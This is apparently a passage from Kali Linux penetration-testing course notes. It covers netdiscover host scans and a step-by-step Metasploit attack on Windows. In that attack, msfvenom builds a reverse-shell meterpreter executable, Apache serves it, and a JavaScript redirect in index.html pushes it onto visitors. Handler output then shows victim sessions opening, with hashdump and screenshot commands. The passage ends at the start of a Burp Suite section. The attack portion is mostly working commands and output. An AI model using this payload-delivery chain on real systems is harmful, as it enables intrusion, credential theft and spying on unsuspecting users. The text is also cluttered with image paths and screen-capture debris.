
2d). Finding the live hosts in a network using netdiscover.

Step1: Open a terminal and give netdiscover command



Step2: To gather a range of the devices give netdiscover -r 192.168.153.0/16





3) Hacking any windows OS by using Metasploit Framework & Malware.

Step1: Login into root user and open new terminal

Step2: Create a payload using msfvenom

```
(nagur@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp -f exe -o venom.exe lhost=192.168.60.128 lport=4444  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: venom.exe
```

```
(nagur@kali)-[~]  
$ sudo systemctl start apache2  
[sudo] password for nagur:
```

```
(nagur@kali)-[~]  
$ cp venom.exe /var/www/html/venom.exe
```

Step3: Copy the malware file to /var/www/html

Step4: Edit the index.html file in the /var/www/html add the payload to there direct path.


```
(nagur@kali)-[~]
$ cd /var/www/html


(nagur@kali)-[/var/www/html]
$ sudo nano index.html
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<script>
window.location.href="venom.exe"
</script>
```

Step5: Start the apache2 server by execution the command **service apache2 start**

Step6: Enter the ipaddress of kali linux pc in any browser to download the payload and run the payload.





Step7: Open a new terminal and type“**msfconsole**”.

```

File Actions Edit View Help
root@kali:~# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running
wake up, Neo ...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

+ -- ==[ metasploit v5.0.99-dev ]
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- ==[ 566 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Use help <command> to learn more about any command


```

Step8: To use the msfconsole exploit give the command “**use exploit/multi/handler**”.

Step9: Now we need to set windows payload, give the command
“**set payload windows/meterpreter/reverse_tcp**”

Step10: Now set the lhost by using command “**set lhost 192.168.153.131**”.

Step11: Now we need to run the exploit, for that we need to give a command “exploit”.



```

Shell No.1
root - File Manager
Shell No.1

File Actions Edit View Help

https://metasploit.com

+ -- ==[ metasploit v5.0.99-dev ]
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- ==[ 566 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Use help <command> to learn more about any command

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.153.131
lhost => 192.168.153.131
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.153.131:4444
[*] Sending stage (176195 bytes) to 192.168.153.130
[*] Meterpreter session 1 opened (192.168.153.131:4444 -> 192.168.153.130:49190) at 2022-11-07 15:13:25 +0530
[*] Sending stage (176195 bytes) to 192.168.153.130
[*] Meterpreter session 2 opened (192.168.153.131:4444 -> 192.168.153.130:49191) at 2022-11-07 15:13:27 +0530

meterpreter >

```

Step12: Now if the user at the target system clicks the payload, a session will be opened between our system and the target system. Then the meterpreter shell will be opened.

Step13: In the meterpreter shell we can execute the commands to exploit the target system. To know about meterpreter commands we can give a “help” command to know them.



```

Shell No.1
root - File Manager
Shell No.1


File Actions Edit View Help

meterpreter > help

Core Commands

Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session.

```



```

kali linux - VMware Workstation 17 Player (Non-commercial use only)
Player | 1 2 3 4
nagur@kali: ~
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.60.128
lhost => 192.168.60.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.60.128:4444
[*] Sending stage (175686 bytes) to 192.168.60.129
[*] Meterpreter session 1 opened (192.168.60.128:4444 -> 192.168.60.129:49370) at
2023-12-02 11:55:55 +0530

meterpreter > pwd
C:\Users\shari\Downloads
meterpreter >

28°C
Haze
Search
ENG
IN
11:56 AM
12/2/2023

kali linux - VMware Workstation 17 Player (Non-commercial use only)
Player | 1 2 3 4
nagur@kali: ~

Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands

Command      Description
-----
timestamp    Manipulate file MACE attributes


meterpreter > screenshot
Screenshot saved to: /home/nagur/QOfnIRBp.jpeg
meterpreter >
28°C
Haze
Search
ENG
IN
11:56 AM
12/2/2023

```

4) Testing web application security by using Burpsuite


To know the vulnerabilities in the particular website, if it has SQL injection vulnerable and retrieve information. BurpSuite is a graphical tool for testing Web application security. The tool is written in [Java](#) and developed Port Swigger Security. The tool has two versions: a free version that can be downloaded free of charge (Free Edition) and a full version that can be purchased after a trial period (Professional Edition). It was developed to provide a comprehensive solution for web application security checks. In addition to basic functionality, such as [proxy server](#), scanner and intruder, the tool also contains more advanced options such as a spider, a repeater, a decoder, a comparer, an extender and a sequencer.

Step1: Login to Kali Linux

